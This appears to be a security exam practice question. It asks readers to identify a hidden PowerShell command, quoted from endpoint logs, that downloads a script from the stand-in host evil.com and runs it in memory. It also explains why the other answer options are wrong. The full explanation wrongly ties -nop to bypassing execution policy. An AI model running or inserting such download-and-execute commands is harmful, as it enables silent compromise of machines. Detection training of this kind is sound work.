

An organization implements endpoint detection with process command-line logging. An analyst sees the following: powershell.exe -w hidden -nop -c IEX(New-Object Net.WebClient).DownloadString('http://evil.com/payload.ps1'). What technique does this represent?
Select an answer to reveal the explanation.
Short Explanation
Here's the deal — you're seeing a fileless PowerShell attack because -w hidden hides the window, -nop skips profile loading, and IEX with DownloadString pulls a remote script into memory and runs it without writing it to disk. That's classic fileless malware delivery.
Full Explanation
The PowerShell fileless attack using IEX to download and execute a remote script in memory without writing it to disk is correct because this command uses -w hidden to hide the window, -nop to bypass execution policy via no-profile loading, and IEX with DownloadString to fetch and immediately execute a remote PowerShell script entirely in memory without writing it to disk — classic fileless malware delivery (MITRE T1059.001, T1105). The legitimate PowerShell script downloading a Windows Update package is wrong because Windows Update uses the Windows Update Agent (wuauclt.exe or Windows Update service), not direct PowerShell IEX downloads from custom URLs. The scheduled task running PowerShell to perform system maintenance is wrong because scheduled maintenance tasks are configured with identifiable names and run legitimate Microsoft cmdlets, not hidden IEX downloads from external URLs. The PowerShell remoting establishing a remote session to a management server is wrong because PowerShell remoting uses Enter-PSSession or Invoke-Command with -ComputerName, not DownloadString IEX.